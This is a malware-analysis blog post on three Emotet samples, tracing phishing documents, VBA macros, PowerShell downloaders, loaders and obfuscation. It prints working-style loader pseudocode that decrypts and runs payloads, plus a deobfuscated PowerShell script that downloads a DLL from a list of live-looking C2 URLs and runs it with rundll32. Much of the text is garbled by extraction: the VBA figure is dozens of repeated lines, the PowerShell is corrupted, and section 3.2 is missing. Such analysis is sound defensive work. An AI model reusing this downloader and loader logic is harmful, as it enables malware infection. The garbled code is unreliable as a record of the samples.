

[RE019] From A to X analyzing some real cases which used recent Emotet samples

blog.vincss.net/2021/01/re019-from-a-to-x-analyzing-some-real-cases-which-used-recent-Emotet-samples.html

1. Introduction

Emotet (also known as *Heodo*, *Geodo*) is one of the most dangerous Trojan today. Through mass email spam campaigns, it targets mostly companies and organizations to steal sensitive information from victims. Recent records show that **Emotet** is often used as a downloader for other malware, and is an especially popular delivery mechanism for banking Trojans, such as *Qakbot* and *TrickBot*, and also lead to ransomware attacks using *Ryuk*.

[ANY.RUN's annualreport](#) pointed out that the most active malware in 2020 is **Emotet**.



Fig 1. Statistics of top threats by uploads for 2020

In this article, we analyze in detail full attack flow in some real cases of recent **Emotet** samples which were discovered and handled by us while providing cyber security services to our customer:

Sample 1:

· Document template: [b836b13821f36bd9266f47838d3e853e](#)

· Loader binary: [442506cc577786006da7073c0240ff59](#)

Sample 2:

· Document template: [7dbd8ecfada1d39a81a58c9468b91039](#)

· Loader binary: [e87553aebac0bf74d165a87321c629be](#)

Sample 3:

· Document template: [d5ca36c0deca5d71c71ce330c72c76aa](#)

Loader binary: [825b74dfdb58b39a1aa9847ee6470979](#)

2. Type of infection

The main distribution method of Emotet malware is malicious email campaigns, using infected attachments, as well as embedded URLs. These emails may appear to come from trusted sources (*cause the victim's email account was taken over*). This technique helps trick users into downloading the Trojan onto their machine. Some illustration image of emails spread Emotet:




Fig 2. Examples of malicious emails with attachment

3. Document template and VBA code

Emotet templates are constantly changing, the final target of attackers for leveraging templates to trick the victims into enabling macros to start the infection.

3.1. Sample 1

Document template:




Fig 9. The expored function of DLL

There is an embedded PE file in resource section of the above dll. The resource data is encoded.




Fig 10. DLL has a PE file that has been encoded

The dll's code when executed will load the content of a porn site, then retrieve the link of the .mp4 file (which is a hot keyword-related leaked sex clip of Vietnamese figure). It read bytes from mp4, through the loop, by using the read bytes as xor_key for decoding the above resource to get the complete PE file. Then it saves the decoded file to %temp%/tmp_e473b4.exe and execute this payload.

```

hRes = FindResourceW(0x10000000, 0x65, 0xA);
hResLoad = LoadResource(0x10000000, hRes);
res_size = SizeofResource(0x10000000, hRes);
p_res_data = f_alloc_heap(res_size);
lpResLock = LockResource(hResLoad);
memmove(p_res_data, lpResLock, res_size);
if ( !f_loads_porn_site_and_retrieve_porn_movie_url(v6, &porn_movie_url) )// https://mov.pornthash.
{
    return 0;
}
if ( !f_get_movie_data_to_decrypt_res_data(porn_movie_url, p_res_data, res_size) )
{
    return 0;
}
payload_path = f_alloc_heap(MAX_PATH);
if ( !ExpandEnvironmentStringsA("%temp%/tmp_e473b4.exe", payload_path, MAX_PATH) )
{
    return 0;
}
h_payload = CreateFileA(payload_path, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0);
if ( !h_payload )
{
    return 0;
}
write_status = WriteFile(h_payload, p_res_data, res_size, &lpNumberOfBytesWritten, 0);
CloseHandle(h_payload);
if ( !write_status )
{
    return 0;
}
memset(&lpStartupInfo, 0, sizeof(lpStartupInfo));
lpStartupInfo.dwFlags |= STARTF_USESHOWWINDOW;
lpStartupInfo.wShowWindow = 0;
lpProcessInformation = 0i64;
CreateProcessA(0, payload_path, 0, 0, 0, 0, 0, 0, &lpStartupInfo, &lpProcessInformation);
f_free_mem(payload_path);
return 0;
}

```

Fig 11. Pseudocode performs decoding resource data and spawns new process

3.3. Sample 3

Document Template:




Fig 12. Sample 3's document template

Same as **Sample 1**:

- Execute VBA code when opening document through **Sub Document_open()**.
- VBA code also spawns **powershell** to execute encoded Base64 script.


```

7  AccrSubst VB_PayloadId = True
8  AccrSubst VB_Expired = True
9  AccrSubst VB_TemplateDerived = True
10 AccrSubst VB_Customizable = True
11 #ERRORSUBST: Remove_err!
12 #2jw9310ppqqr?
13 End Sub
14
15 ' module: F11yarnak_suh40z
16
17
18 AccrSubst VB_Name = "F11yarnak_suh40z"
19
20 ' module: Kax2_h11206q7e
21
22
23 AccrSubst VB_Name = "Kax2_h11206q7e"
24
25 Function Kax2jw9310ppqqr?()
26 On Error Resume Next
27 Dim WScript As Object
28 Dim WshShell As Object
29 Dim WshExec As Object
30 Dim WshExec As Object
31 Dim WshExec As Object
32 Dim WshExec = CreateObject("WScript.Shell")
33 Dim WshExec As Object
34 Dim WshExec As Object
35 Dim WshExec As Object
36 Dim WshExec As Object
37 Dim WshExec As Object
38 Dim WshExec As Object
39 Dim WshExec As Object
40 Dim WshExec As Object
41 Dim WshExec As Object
42 Dim WshExec As Object
43 Dim WshExec As Object
44 Dim WshExec As Object
45 Dim WshExec As Object
46 Dim WshExec As Object
47 Dim WshExec As Object
48 Dim WshExec As Object
49 Dim WshExec As Object
50 Dim WshExec As Object
51 Dim WshExec As Object
52 Dim WshExec As Object
53 Dim WshExec As Object
54 Dim WshExec As Object
55 Dim WshExec As Object
56 Dim WshExec As Object
57 Dim WshExec As Object
58 Dim WshExec As Object
59 Dim WshExec As Object
60 Dim WshExec As Object
61 Dim WshExec As Object
62 Dim WshExec As Object
63 Dim WshExec As Object
64 Dim WshExec As Object
65 Dim WshExec As Object
66 Dim WshExec As Object
67 Dim WshExec As Object
68 Dim WshExec As Object
69 Dim WshExec As Object
70 Dim WshExec As Object
71 Dim WshExec As Object
72 Dim WshExec As Object
73 Dim WshExec As Object
74 Dim WshExec As Object
75 Dim WshExec As Object
76 Dim WshExec As Object
77 Dim WshExec As Object
78 Dim WshExec As Object
79 Dim WshExec As Object
80 Dim WshExec As Object
81 Dim WshExec As Object
82 Dim WshExec As Object
83 Dim WshExec As Object
84 Dim WshExec As Object
85 Dim WshExec As Object
86 Dim WshExec As Object
87 Dim WshExec As Object
88 Dim WshExec As Object
89 Dim WshExec As Object
90 Dim WshExec As Object
91 Dim WshExec As Object
92 Dim WshExec As Object
93 Dim WshExec As Object
94 Dim WshExec As Object
95 Dim WshExec As Object
96 Dim WshExec As Object
97 Dim WshExec As Object
98 Dim WshExec As Object
99 Dim WshExec As Object
100 Dim WshExec As Object

```

Fig13. VBA code spawns powershell to execute script

The powershell script after decoding and deobfuscating will also performs the task of downloading the payload to execute:

```

sET-ItemVariable: k6I([Type]::"System.Collections.Specialized.OrderedDictionary") -f 'TORY', 'syste', 'd', 'irEc', 'M.io.' );
sv("44**E3") ([Type]::"System.Collections.Specialized.OrderedDictionary") -f 'nAgeR', 'IC', 'SYS', 'o', 'poIntM', 'A', 'E', 'TeH.W', 'T.seRv');
$ErrorActionPreference = 'SilentContinue';
$C_185z5=$W16A + [char](64) + $F94W;
$H59V=( '03H' );
(GIVARIABLE: k6I).value: "CREATEDIRECTORY($HOME + (([CpID09e9u9icP1FfhndakCP1]). *rEPLAcE((([Char]99+[Char]88+[Char]49), [STRING][
Char]92)));
$B56W=( '272S' );
(GET-Item('VARIABLE: 4E3')).value: "SECURITYPROTOCOL" = (([TLs12]);
$U18U=( '08H' );
$U3v6lcn = (( 'A05D' );
$W93F=( '08T' );
$A1qqrhM=$HOME+(( '028D9e9u9i028Ffhndak028' ). *rEPLAcE((([Char]79+[Char]58+[Char]48), [STRING][Char]92))+$U3v6lcn+' .dll' );
$L61M=( 'P97I' );
$Chfz3hc=(( 'https://obab.tv/content/rpKMYV/
http://Infocenter.com/wp-admin/WSTInfo/
http://info-processor.com/cgi-bin/A.3093cchrw/
https://mobi.eapra-tr.online/wp-admin/VGV/
https://www.torakulturreport.com/wp-admin/W966V79w/
http://b1andafuzhu.com/wp-content/A/'. *rEPLAcE((( 'http' ), ([array]('sd', 'sw'), ('http', '3d')[1]). *splIt*($F8_T + $C_185z5 +
392_KJ;
$G15F=( 'E3_R' );
foreach ($J7konr2 in $Chfz3hc){try{((New-Object) System.net.WebClient).*dOwNLoAdFIle*($J7konr2, $A1qqrhM);
$Y4_Y=( 'G94R' );
If (([Get-Item] $A1qqrhM).*lEnGth* -ge 36477) {&('rundll32') $A1qqrhM, ('Control_RunDLL').*ToSTRING*()};
break;
$X43P=( 'D99L' );}catch{}$T_6T=( 'S12Y' );

```

Fig 14. Powershell script downloads payload from the C2 list for execution

Differ from **Sample 1** (use powershell to download loader is an exe file) and **Sample 2** (decode DLL and use this DLL to decrypt the loader as an exe file), in this **Sample 3**, the downloaded payload is a DLL file, exports **Control_RunDLL** function. Script uses **rundll32** to execute this payload. So that, the downloaded payload is considered as a DLL loader.

4. Loader payload

4.1. Execution flow of loaders

The payloads of **Sample 1** and **2** (PDB path information: `\\ee\ggggggg\rseb.pdb`) were built with *Visual Basic*:




Fig 15. Loaders of Sample 1 and 2 were built with Visual Basic

Sample 3 was built with Visual C++ (PDB path information: E:\WindowsSDK7-Samples-master\WindowsSDK7-Samples-master\winui\shell\appshellintegration\RecipePropertyHandler\Win32\Release\RecipePropertyHandler.pdb)




Fig 16. Loader of Sample 3 was built with Visual C++

When first infected, the **Emotet** payload runs through two stages. During the first stage, it checks the victim system, if it's running with high privilege, it drops binary to **CSIDL_SYSTEMX86**, otherwise to **CSIDL_LOCAL_APPDATA**. Finally, it launches the second instance. Payload running at the second stage will communicate with C&C servers that embedded in its binary.




Fig 17. Sample 1 execution flow



Fig 18. Sample 2 execution flow




Fig 19. Sample 3 execution flow

4.2. Technical analysis of the loader

4.2.1. Sample 1 and 2

These loaders when executed will allocate and unpack the main payload to the allocated memory and execute this payload:

EIP	ECX	ESI	EDI	EBX	ESP	EBP	EBX	ESI	EDI	Address	Size	Info	Content	Type	Protection	Initial
01F05C53	01	04E2F401	CALL	0x1F0655B						00010000	00000000	".rsrc"	Resources	EXE	R---	ENVC
01F05C5A	852C		TEST	eax, ebx						00020000	00010000	".reloc"	Base Relocations	EXE	R---	ENVC
01F05C6C	75	1B	JNB	0x1F05C69						00030000	00020000	Reserved		EXE	R---	ENVC
01F05C7C	09	3F09C6E2	MOV	ecx, 0x1F05C7F						00040000	00030000	Reserved		EXE	R---	ENVC
01F05C83	EA	08E3F3F9	CALL	0x1F0677B						00050000	00040000	Reserved		EXE	R---	ENVC
01F05C88	BA	C0708109	MOV	edx, 0x00017DC8						00060000	00050000	Reserved		EXE	R---	ENVC
01F05C8D	8B6B		MOV	ecx, eax						00070000	00060000	Executable Code	Unst. exe	EXE	R---	ENVC
01F05C97	E3	08E9FFF7	CALL	0x1F062E0						00080000	00070000	".code"	Executable Code	EXE	EA---	ENVC
01F05C9F	6A	08	JNB	0x1F05C9B						00090000	00080000	".data"	Initialized data	EXE	RM---	ENVC
01F05CA8	FB	0A	JNB	0x1F05C9F						000A0000	00090000	".rsrc"	Resources	EXE	R---	ENVC
01F05CAB	02	1000	CALL	eax						000B0000	000A0000	Reserved (000A0000)		EXE	RM---	ENVC
01F05CBB	51		CALL	ecx						000C0000	000B0000	Reserved (000B0000)		EXE	RM---	ENVC
01F05CB8	C702A	0A210000	MOV	dword ptr ds:[ecx],						000D0000	000C0000	Reserved (000C0000)		EXE	RM---	ENVC
01F05CB9	84	00000000	JZ	dword ptr ds:[ecx],						000E0000	000D0000	Reserved (000D0000)		EXE	RM---	ENVC

Sample 1 - unpack main payload

Fig 20. Sample 1's loader unpacks the main payload




Fig 21. Sample 2's loader unpacks the main payload

These main payloads are quite small in size and were built with Visual C++:




Fig 22. The main payload of Sample 1 and 2

4.2.2. Sample 3

This sample, when executed, will get the address of two undocumented functions **LdrFindResource_U** and **LdrAccessResource** from **ntdll.dll**. These functions are used to access resource data embedded in the loader:



Fig 23. Sample 3's loader accesses resource data

Next, it computes the **MD5 hash** of the pre-initialized data and generates an **RC4 key** based on the computed hash. Then, use this **RC4 key** to decrypt the above resource data and execute the main payload:

```

if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, 0)
&& !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_NEWKEYSET)
&& !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT) )
{
    return 0;
}
if ( !CryptCreateHash(phProv, CALG_MD5, 0, 0, &phHash) )// MD5 hashing algorithm
{
    return 0;
}
// generate MD5 hash
if ( !CryptHashData(phHash, pbData, 0x68u, CRYPT_USERDATA) )
{
    return 0;
}
// derive RC4 key from MD5 hash
if ( !CryptDeriveKey(phProv, CALG_RC4, phHash, CRYPT_EXPORTABLE, &phRC4Key) )
{
    return 0;
}
PAGE_EXECUTE_READWRITE = f_convert_str_to_long_int("64");
ptr_payload = VirtualAlloc(0, dwres_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
// copy resource data to new allocated memory
memcpy(ptr_payload, p_res_data, dwres_size);
if ( !CryptEncrypt(phRC4Key, 0, TRUE, 0, ptr_payload, &dwres_size, dwres_size) )// decrypt payload
{
    return 0;
}
ptr_mapped_payload = f_mapping_decoded_payload_to_new_region(&v16, ptr_payload, dwres_size);
fn_Control_RunDLL = f_get_addr_of_exported_func(ptr_mapped_payload, "Control_RunDLL");
fn_Control_RunDLL();
return 0;

```

Fig 24. Pseudocode performs decoding and executing the main payload

The main payload is another DLL and also has an exported function is **Control_RunDLL**:




Fig 25. The main payload of Sample 3

5. Some techniques used in the main payload

5.1. Control Flow Flattening

A program’s control flow is a path created out of the instructions that can be executed by the program. Disassemblers, like IDA, Ghidra, visualize control flow as a graph by creating a series of connected blocks (called “basic blocks”). In order to make reverse engineering more difficult, thwart the analysis and avoid detection, the main payload of **Emotet** usually apply an obfuscation technique is **Control-flow flattening**.

Basically, this is a technique used to break the flow of a program's execution by flattening it. When the control flow is flattened, the program is divided into blocks, all of which are at the same level. Therefore, it will be difficult to determine the execution order of the program at the first glance. After divided into blocks, there is a control variable to determine which basic block should be executed. Its initial value is assigned before the loop. At each block, will update the value of the control variable to redirect the program flow to another branch.

Below is the illustration for the **main** function of each above payload:




Fig 26. The main function of the main payload of Sample 1




Fig 27. The main function of the main payload of Sample 2




Fig 28. The main function of the main payload of Sample 3

In order to deobfuscate this technique takes a lot of time and effort to do, so my personal experience as follows:

- Try using [HexRaysDeob](#) plugin that was developed by [RolfRolles](#).
- Perform static analysis using IDA, trying to guess the purpose of the functions, and name them.
